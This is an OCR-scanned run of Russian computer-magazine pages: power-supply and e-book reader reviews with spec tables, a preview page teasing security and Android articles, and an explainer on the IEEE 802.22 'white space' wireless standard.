MODU87+ 800W — один из лучших блоков питания ENERMAX. Корпус выполнен из шероховатого металла и оборудован вентилятором с «золотыми» лопастями. Модель, разумеется, модульная. Комплектация объемная: инструкция, кабели и сумочка к ним, крепежные винты, хомуты на липучке, стикер, а также интересная штука под названием CordGuard, которая закрепляется снаружи блока питания и защелкивается на сетевом шнуре, удерживая его от выпадения из разъема БП. У MODU87+ 800W в наличии 4 виртуальных линии +12V, по 30 А на каждую, при этом суммарная нагрузка по ним заявлена в 792 Вт. Перейдем к тестам. Здесь все замечательно: отклонения в 1–2%, и не более того. Отдельно обратим внимание на показатели линии +12V, которые большую часть времени остаются и вовсе идеальными. При оценке уровня шума исключительно положительные впечатления остались от 140 мм вентилятора, который работает тихо и эффективно. Отметим, что после выключения системы вентилятор еще какое-то время работает, ограждая компоненты БП от резкого перепада температур.






FSP AURUM GOLD 600

Блок питания упакован в черную с золотом коробку, сам он оформлен в том же цветовом стиле. Комплект поставки состоит из: инструкции, сетевого шнура, стяжек для проводов, крепежных винтов да наклейки FSP. Примечательны скромные габариты БП: в длину он достигает всего лишь 150 мм и легко помещается в стандартном корпусе, никому не мешая. Мощность FSP AURUM GOLD 600, как видно из названия, равна 600 Вт, заявленный КПД достигает 90 %, что соответствует сертификату 80 PLUS Gold. Каждая из 4 виртуальных линий +12V обеспечивает ток до 18 А.

По результатам тестов блок питания показал себя на достойном уровне. С одной стороны, отклонения по линиям у него более явные, нежели у остальных испытуемых, особенно по каналу +5V, где они доходят до 4%. С другой — все значения укладываются в допустимые рамки. Чего, правда, не скажешь об уровне шума. При сильной загрузке гул вентилятора отчетливо слышен. Зато тепловые показатели в норме, перегрева не наблюдалось.

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ



	Cooler Master Silent Pro Gold 700W	Corsair Professional Series Gold AX750	ENERMAX MODU87+ 800W
Мощность:	700 Вт	750 Вт	800 Вт
Заявленный КПД:	не менее 90 %	не менее 90 %	до 93 %
Количество линий +12V	единая линия	единая линия	4
Максимальные токи по линиям	+3,3V-22A, +5V-25A, +12V-56A, -12V-0,3A, +5Vsb-3,5A	+3,3V-25A, +5V-25A, +12V-62A, -12V-0,5A, +5Vsb-3A	+3,3V-24A, +5V-24A, +12V1-V4-30A, -12V-0,5A, +5Vsb-3A
Максимальная комбинированная нагрузка	+3,3V & +5V-150 Вт, +12V-672 Вт	+3,3V & +5V - 125 Вт, +12V - 744 Вт	+3,3V & +5V - 120 Вт, +12V1... & +12V4 -792 Вт
Тип PFC	активный	активный	активный
Охлаждение	вентилятор 120 мм	вентилятор 120 мм	вентилятор 140 мм
Габариты	160 x 150 x 86 мм	160 x 150 x 86 мм	175 x 150 x 86 мм
Вес	3,3 кг	3,3 кг	2,9 кг

FSP AURUM GOLD 700


Разница между AURUM GOLD 700 и предыдущей моделью FSP из наших тестов минимальна и заключается в мощности, числе разъемов для подключения устройств, ну и в цене, разумеется. В остальном они братья-близнецы что по внешнему виду, что по размерам (две самые компактные модели в нашем тесте), что по содержимому золотисто-черной упаковки. AURUM GOLD 700 — блок питания стандартного типа с возможностью подключения пары видеокарт с питанием по двум разъемам 6+2 pin, семи устройств с коннектором SATA и четырех с Molex, одного FDD. Заявленная мощность БП — 700 Вт, токи по линиям +12V те же, что и у младшей модели, — 18 А, зато по линиям +3,3V и +5V они выше и достигают 28 А. За охлаждение отвечает 120 мм вентилятор на гидродинамическом подшипнике. Тесты AURUM GOLD 700 прошел уверенно, показав чуть лучшие результаты, нежели его младший собрат. Отклонения не более 3% — все в пределах нормы. То же самое можно сказать и про нагрев: теплый корпус БП при максимальной нагрузке — это хорошо. Другое дело, какой ценой это дается: вентилятор все-таки шумноват.



5300
РУБ.

THERMALTAKE TOUGHPOWER GRAND 750W

Thermlatake Toughpower Grand 750W упакован в матовый черный корпус с алой каймой, проходящей по периметру блока, — скромно и изящно. По габаритам это самый большой БП из наших испытуемых — аж 180 мм длины! Комплектация у Toughpower Grand 750W, пожалуй, самая богатая: бархатная сумочка, в которой находится сам БП; мешочек чуть поменьше — для аксессуаров; сумка на липучке — для проводов; кабели, стяжки-липучки в достатке, пластиковые зажимы в количестве 4 штук, инструкция, винтики, а также резиновые накладки на заднюю стенку БП. Toughpower Grand 750W — модель с модульным подключением. Заявленная мощность — 750 Вт, теоретический пик по единой линии +12V — 720 Вт. Остужает БП 140-миллиметровый вентилятор на двух шариковых подшипниках и со слегка измененной формой лопастей, благодаря чему обещано снижение уровня шума. По итогам тестов выяснилось, что обещание было выполнено: работает Toughpower Grand 750W тише воды, ниже травы, оставаясь чуть теплым. Показатели — отличные, отклонения не более 2 % в любом из режимов, а по линии +5V — так и вовсе идеальные.

 FSP AURUM GOLD 600	 FSP AURUM GOLD 700	 Thermaltake Toughpower Grand 750W
600 Вт	700 Вт	750 Вт
90 %	90 %	до 92 %
4	4	единая линия
+3,3V-24A,+5V-24A,+12V1-V4-18A, -12V-0,5A,+5Vsb-3,5A	+3,3V-28A,+5V-28A,+12V1–V4-18A, -12V-0,5A,+5Vsb-3,5A	+3,3V-25A,+5V-25A,+12V-60A, -12V-0,8A,+5Vsb-3A
+3,3V & +5V -140 Вт, +12V1... & +12V4 - 540 Вт	+3,3V & +5V -160 Вт, +12V1... & +12V4 - 672 Вт	+3,3V & +5V - 150 Вт, +12V -720 Вт
активный вентилятор 120 мм	активный вентилятор 120 мм	активный вентилятор 140 мм
150 x 140 x 86 мм	150 x 140 x 86 мм	180 x 150 x 86 мм
1,9 кг	1,9 кг	2,5 кг

ЛУЧШИЕ ИЗ РАВНЫХ

По совокупности параметров лучшая модель — это ENERMAX MODU87+ 800W. В его пользу говорят отличный комплект поставки, высокий запас по мощности, россыпь разъемов для подключения, великолепные результаты испытаний и тихая работа. Правда, стоит он как скромный офисный ПК, да и корпуса потребует немаленького, но тут уж ничего не поделать. Такие модели — удел энтузиастов, у которых и с деньгами, и с дорогими корпусами все в порядке. Если же бюджет не позволяет больших трат, но есть потребность в качественном БП с сертификатом 80 PLUS Gold, то стоит обратить внимание на FSP FSP AURUM GOLD 700. Модульности нет, зато есть честные 700 Вт, выполнение всех заданных нормативов по напряжениям, компактные размеры и очень приятная цена.

Александр Михеев



КНИГА РАЗВЛЕЧЕНИЙ

ЭЛЕКТРОННАЯ КНИГА WEXLER.BOOK T5002

С каждым годом количество карманных и не совсем устройств, способных развлечь человека в дороге, растет прямо на глазах. А ведь когда-то с собой брали разве что обычную бумажную книгу или какой-нибудь «тетрис» да кассетный плеер. Теперь техника шагнула дальше: в поездке вы можете иметь под рукой хоть тысячу книг, несколько сотен часов музыки, FM-радио, какие-нибудь незамысловатые игры и несколько кинофильмов — и всё это в одном устройстве. Все вышеперечисленные возможности относятся и к новинке WEXLER.BOOK T5002, о которой сегодня и пойдет разговор.

2500 РУБ.



ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

Экран: 5 дюймов, 800 x 480 точек, сенсорный, цветной, LED-подсветка
Встроенная память: 4 Гб
Карты памяти: до 32 Гб microSD
Форматы текста: TXT, PDB, HTML, PDF, FB2, EPUB
Форматы музыки: MP3, WMA, FLAC, AAC
Форматы изображений: JPEG, BMP, GIF
Форматы видео: WMV, RM, AVI, RMVB, 3GP, FLV, MP4, DAT, VOB, MPG, MPEG, MKV, MOV
Интерфейсы: USB 2.0, audio-out
Дополнительно: FM-радио, диктофон, акселерометр
Габариты: 148 x 90 x 11 мм
Вес: 285 г
Комплектация: стилус, кабель mini-USB > USB, инструкция

ВОЛШЕБСТВО В КАРМАНЕ

Инженерам из WEXLER удалось воплотить в жизнь очень интересную задумку — многоцелевой «комбайн» и практически даром. Но обо всем по порядку. Так называемая электронная книга внешне выглядит как и многие ее собратья. Корпус сделан из пластика, на нем расположены всего три кнопки. Дисплей WEXLER.BOOK T5002 не только цветной, но и сенсорный. Налицо большое преимущество перед «читалками» на основе e-ink: возможность смотреть фотографии и даже видео в неплохом качестве. Однако сказывается цена устройства: изображение несколько «шумновато». Окупается это большим числом поддерживаемых форматов видео, которые можно смотреть без предварительного конвертирования. Также к мультимедийным возможностям относится наличие FM-радио и плеера. Последний поддерживает не только широко используемый формат MP3, но и даже FLAC и ACC. Конечно, музыки и видео было бы тесновато на встроенной памяти (4 Гб), но ее можно расширить за счет карточки microSD.

КНИГА С АКСЕЛЕРОМЕТРОМ

Есть и менее заметные, но всё равно полезные в повседневной жизни функции. К ним мы отнесли диктофон, который нет-нет да и пригодится однажды. Блокнот для различных заметок, календарь-ежедневник, секундомер и, наконец, калькулятор. В случае, если книги и фильмы закончатся раньше, чем очередь, в которой вам не посчастливилось стоять, то на помощь придут незамысловатые встроенные игрушки. Одна из них — знакомый всем

«САПЕР»

Управление книгой проще некуда: «рабочий стол» предоставляет доступ сразу ко всем возможным функциям, поэтому потерять что-то в глубинах меню невозможно. Еще более комфортным использование WEXLER.BOOK T5002 делает акселерометр, позволяющий автоматически переворачивать изображение в нужную сторону. Сенсорный дисплей довольно отзывчивый, но куда удобнее управлять устройством с помощью идущего в комплекте стилуса, чем пальцами. Интерфейсов только два: mini-USB и выход для наушников.

ВЫВОДЫ

WEXLER.BOOK T5002 из разряда устройств, точную принадлежность которых к тому или иному классу определить трудно. Ведь это и «читалка», и аудио-, и видеоплеер. Не считая, конечно, других полезных функций. Для гордого звания «полный фарш» не хватает только WiFi -модуля и открывалки для пива. Стоит отметить, что если главное для вас — литература, а остальные функции нужны гораздо реже, то лучше брать электронную книгу на основе e-ink, так как от чтения с LCD-дисплея глаза будут уставать намного быстрее. Но если вы ищете именно некий карманный мультимедийный «комбайн» по демократичной цене, то WEXLER. BOOK T5002 подойдет как нельзя лучше.

ПЛЮСЫ

- Низкая цена.
- Цветной сенсорный дисплей.
- Воспроизведение видео множества форматов.

Preview

31 страница журнала на одной полосе.
Тизер нескольких статей из этого номера.

ВЗЛОМ


58

КАК ЗАКРЫВАЮТ БОТНЕТЫ

Есть ли у одной, пускай даже очень большой, IT-компании хотя бы один шанс справиться с задачей, которую не могут решить правоохранительные органы и спецслужбы разных стран мира? Ботнеты Waledac, Rustock, CoreFlood и дальше продолжали бы рассылать миллионы спам-сообщений и ддосить ресурсы, если бы их деятельности не помешали сотрудники Microsoft. Интересно, что для этого использовались не только чисто технические способы, но и юридические уловки, о которых не могли знать киберпреступники. Как удалось получить доступ к управлению целыми ботнетами и обезвредить миллионы зараженных машин, мы в подробностях рассказали в этом материале.



PC ZONE



34

3D-СКАНЕР ЗА $30

Кто бы мог подумать, что симбиоз лазерной указки и веб-камеры может помочь создать 3D-модель любого объекта? Пробуем простой концепт в действии.


ВЗЛОМ



66

ОБХОД ГРУППОВЫХ ПОЛИТИК

Архитектурные промашки при разработке Windows оставили немало лазеек для обхода групповых политик. 8 работающих способов — в этом материале.




70

ТЫСЯЧА И ОДИН ИНКЛЮД

Рядовыми уязвимостями класса local/remote file include мало кого удивишь. Но мы и не будем публиковать баян, имея на руках несколько совершенно новых тем.

MALWARE




82

БАБЛО НА МАЛВАРИ

Как и сколько зарабатывают наши криминальные колеги? Впечатляющие откровения участника черного рынка о том, как было и что стало.

СЦЕНА




94

НОВАЯ РУБРИКА — ИНТЕРВЬЮ

Один выпуск — один видный человек из IT-тусовки. В этот раз мы заехали в ESET и взяли интервью у главного вирусного аналитика — Александра Матросова.

UNIXOID



118

ANDROID: ТОТАЛЬНОЕ ПОДЧИНЕНИЕ

Рутинг, рекавери, мод, сайаноген... Огромное количество различных хаков, модов и альтернативных прошивок — в этом большом MegaFAQ'е.

Константин «TGX» Кориков (korikov_sibsuti@mail.ru)



802.22: White Space

НОВЫЙ СТАНДАРТ БЕСПРОВОДНОЙ СВЯЗИ

Зачем нужны новые стандарты беспроводной связи, когда уже есть Wi Fi, WiMAX и LTE? Хотя бы для того, чтобы обеспечить зону покрытия радиусом до 100 км и передачу данных до 22 Мбит/с.

WWW

Официальный сайт 802.22: www.ieee802.org/22.

INFO

Статья основана на открытых рабочих документах IEEE 802.22 WG и обзорной публикации Carlos Cordeiro, Kiran Challapali and Dagnachew Birru "IEEE 802.22: An Introduction to the First Wireless Standard based on Cognitive Radios".

IEEE 802.22

В июле 2011 г. Международный институт инженеров по электротехнике и электронике (Institute of Electrical and Electronics Engineers) объявил о завершении работ над стандартом беспроводной связи IEEE 802.22, известным под именем "white space" («пробел»). Название не случайно: для передачи данных предполагается использовать «пробелы» в телевизионном ОВЧ/УВЧ-диапазоне (54–862 МГц) частот. Этот подход стал возможен за счет изобретения «умного» радио — технологии когнитивной радиопередачи, которая обеспечивает подстройку параметров приемопередающих устройств сети, так чтобы передача данных не вылезала на «лицензионные» частоты. Как это происходит? Система постоянно анализирует спектр радиосигнала, окружающие фоновые сигналы, а также поведение пользователей сети. Базовая станция, собрав всю информацию о частотном диапазоне и используя информацию о своем месторасположении (по GPS), определяет, какие частоты могут быть использованы для установления связи с пользователями сети. При уже установленной связи система периодически сканирует частотный диапазон на случай появления новых сигналов и при обнаружении таковых сразу же перестраивается на другие частоты.

Разработчики отмечают, что IEEE 802.22 WRAN является одной из первых спецификаций, использующих в полной мере когнитивные технологии в радиосвязи. Таким образом, стандарт позволяет эффективно использовать имеющийся спектр рабочих частот без необходимости получения лицензий. В результате это позволяет достичь скорости передачи данных до 22 Мбит/с и зону покрытия с радиусом до 100 км!

ИСПОЛЬЗУЕМЫЕ ЧАСТОТЫ

Новый стандарт был спроектирован для беспроводных региональных сетей (Wireless Regional Area Network, WRAN). Это предполагает покрытие зон радиусом в десятки километров. Спецификация позволит провайдерам интернет-услуг обеспечить жителям сельских районов доступ к широкополосному доступу в Сеть там, где его еще нет. Увеличение радиуса действия удалось достичь благодаря уменьшению рабочих частот, обычно используемых в Wi-Fi, WiMax или LTE для передачи информации. Подбор оптимальных частот зависит от многих факторов. Для обеспечения наибольшей дальности с сохранением разумной мощности и приемлемой полосы пропускания лучшим образом подошли частоты диапазона от 54 до 862 МГц, так называемые телевизионные частоты. Ширина полосы одного телевизионного канала в США, Японии и большей части Центральной и Южной Америки составляет 6 МГц, для России и большинства других стран эта величина равна 8 МГц, но встречаются также стандарты с 7-мегагерцовой полосой, например в Австралии, Бельгии и Люксембурге. Поэтому в 802.22 предполагается использовать ширину полосы одного канала в 6 (8,7) МГц.

Существующая система телевещания может служить примером успешного использования этого диапазона для покрытия больших площадей. К тому же данным частотам не страшны стены и препятствия. Однако в использовании ОВЧ/УВЧ есть и недостаток: меньшие частоты (длинные волны) нуждаются в более габаритных антенных системах. Кроме повсеместно используемых систем аналогового телевидения NTSC (США, Канада, Япония), PAL (Европа), SECAM (Франция, Греция, Россия) диапазон официально закреплен за радиосвязью государственных служб (полиции, противопожарной службы и т. д.) и коммерческих сервисов (такси и т. д.). В данной полосе также работают беспроводные микрофоны, системы цифрового телевидения ATSC/DVB-T и бог знает кто еще — важно, что никому из них нельзя мешать!

ТЕХНОЛОГИЯ «УМНОГО» РАДИО

Для того чтобы умело и безобидно использовать «пробелы» в уже используемых частотах, предусмотрен целый ряд когнитивных механизмов.

- Сканирование (sensing) рабочего спектра частот позволяет обнаруживать занятые каналы. Эта процедура проходит в обязательном порядке при инициализации сети. Также информация о частотах периодически обновляется при работе системы. Управление сканированием осуществляется базовой станцией, которая не только посылает управляющие команды пользовательскому оборудованию, но и сама производит разведку спектра и поиск новых абонентов. Такая система позволяет актуально поддержать информацию о состоянии эфира во всей зоне покрытия базовой станции и своевременно конфигурировать сеть.
- Регистрация и отслеживание пользовательского оборудования необходимо для эффективной организации частотного пространства и быстрого подключения новых абонентов к сети.
- Единая база данных лицензионных пользователей диапазона изначально предотвращает работу сети на постоянно занятых местными службами или региональными телевизионными каналами частотах.
- Геолокация позволяет узнать регион размещения и по базе данных определить, какие каналы заняты в конкретной местности, а также выбрать оптимальный маршрут для передачи пакетов информации. В рамках спецификации предполагается применять спутниковое или наземное позиционирование. Для спутниковой геолокации у каждого абонента будет расположено GPS-оборудование. Информация о местоположении передается на базовую станцию по протоколу NMEA 0183. Это текстовый протокол связи морских навигационных систем, повсеместно применяющийся в GPS.
- Механизм совместного сосуществования (coexistence) систем подразумевает организацию спектра, так чтобы стандарт не вносил помехи в работу лицензионных пользователей, а также организовывал внутрисистемное ранжирование абонентов в рабочей полосе.

АНТЕННЫ

Сеть предназначена как для работы с профессиональными фиксированными базовыми станциями, так и с портативными (либо фиксированными) пользовательскими терминалами (модемами). Для охвата больших площадей необходимы соответствующие мощности сигналов. В спецификации предполагается, что для покрытия зоны с радиусом в 30 км потребуется мощность излучения в 4 Вт. На базовой станции для этих целей размещается ненаправленная антенна, чтобы равномерно покрыть сигналом всю площадь. При необходимости изотропную антенну можно заменить секторной. Такая конфигурация позволит эффективнее охватывать зону с неравномерным распределением абонентов по площади или со сложным размещением нескольких базовых станций.

На стороне клиента напротив применяется узконаправленная антенна с ориентированием в сторону базовой станции (или базовой станции с максимальным сигналом, если их несколько). Кроме того, в клиентском оборудовании имеется сканирующая (sensing) антенна для функционирования когнитивных механизмов. При использовании спутникового позиционирования также может быть размещена GPS-антенна.

Важно понимать отличие стандарта IEEE 802.22 от других спецификаций, в особенности от IEEE 802.16 (WiMax), с которым его часто сравнивают. Основная разница в том, что 802.22 ориентирован на сельские местности и отдаленные регионы. Его радиус зоны покрытия в разы больше. Кроме того, 802.22 является первым в мире стандартом, использующим когнитивные технологии для совместного использования оптимального частотного диапазона и не требует оформления лицензий на использование определенных частот.

АРХИТЕКТУРА СТАНДАРТА


Наиболее важными требованиями со стороны разработчиков к стандарту IEEE 802.22 были гибкость и адаптивность системы, поскольку оборудованию приходится работать в спектре с лицензионными абонентами. В итоге стандарт, описывающий PHY- (Physical) и MAC-уровни (Media Access Control) модели OSI сети, получил особую архитектуру.

ФИЗИЧЕСКИЙ УРОВЕНЬ

Между базовой станцией и пользовательским оборудованием на физическом уровне организована двухсторонняя связь с временным разделением (Time Division Duplexing, TDD). В таком разделении

ИСТОРИЯ СТАНДАРТА

Спецификация 802.22 появилась благодаря работам профессора Джозефа Митолы III, опубликовавшего результаты своих исследований в 1999 г. совместно с Джеральдом Магуайром. Концепция, названная профессором "cognitive radio" («когнитивное радио»), позволяет системам связи использовать «занятые» частоты для передачи своих данных за счет имеющихся в полосе «пробелов». Однако закон запрещал работать с зарезервированными частотными диапазонами, либо возможность появлялась при покупке дорогостоящих лицензий. Законодательная база мешала продвижению технологии. Лишь в 2004 г. Федеральное агентство по связи (Federal Communications Commission) США внесло поправки, дающие возможность нелицензированным абонентам использовать лицензионные полосы при условии, что те не вносят помех в работу законных пользователей. Это событие инициировало появление в ноябре 2004 г. в «стенах» IEEE рабочей группы, которая стала вести разработку стандарта 802.22 с когнитивной радиосвязью в качестве базовой технологии. Окончательный релиз IEEE 802.22 — 2011 появился лишь спустя семь лет.



Данила Жестарев (ИД Коммерсантъ)

входные и выходные данные передаются на одной частоте, но в разные промежутки времени. Если нужно изменить приоритет по скорости, то нет ничего проще — достаточно продлить выделенное время для одного потока данных и сократить для другого.

Как транспортный механизм в 802.22 используется технология мультиплексирования с ортогональным частотно-временным разделением каналов (Orthogonal Frequency Division Multiplexing, OFDM). Аналогичная схема применяется в WiMax. Суть ее заключается в том, что некоторый поток данных разделяется между несколькими специальными частотами. Каждый подпоток модулируется по своей схеме.

В спецификации предусмотрено три вида схем модуляции: квадратурная фазовая манипуляция (Quadrature Phase Shift Key, QPSK), квадратурная амплитудная манипуляция порядка 16 и 64 (Quadrature Amplitude Modulation, 16 QAM и 64 QAM). Схемы отличаются между собой количеством информации, которую можно передать одним символом. Та или иная схема модуляции выбирается исходя из условий передачи. Чем выше скорость передачи, тем ниже ее надежность (тем выше вероятность возникновения ошибки). Поэтому если абонент сети расположен далеко от базовой станции и уровень сигнала во время связи не очень высок, то лучше сменить схему модуляции, например с 16 QAM на более медленную, но зато стабильную QPSK. Система постоянно адаптируется, и для каждого пользователя проводится балансировка оптимального режима между скоростью и помехоустойчивостью.

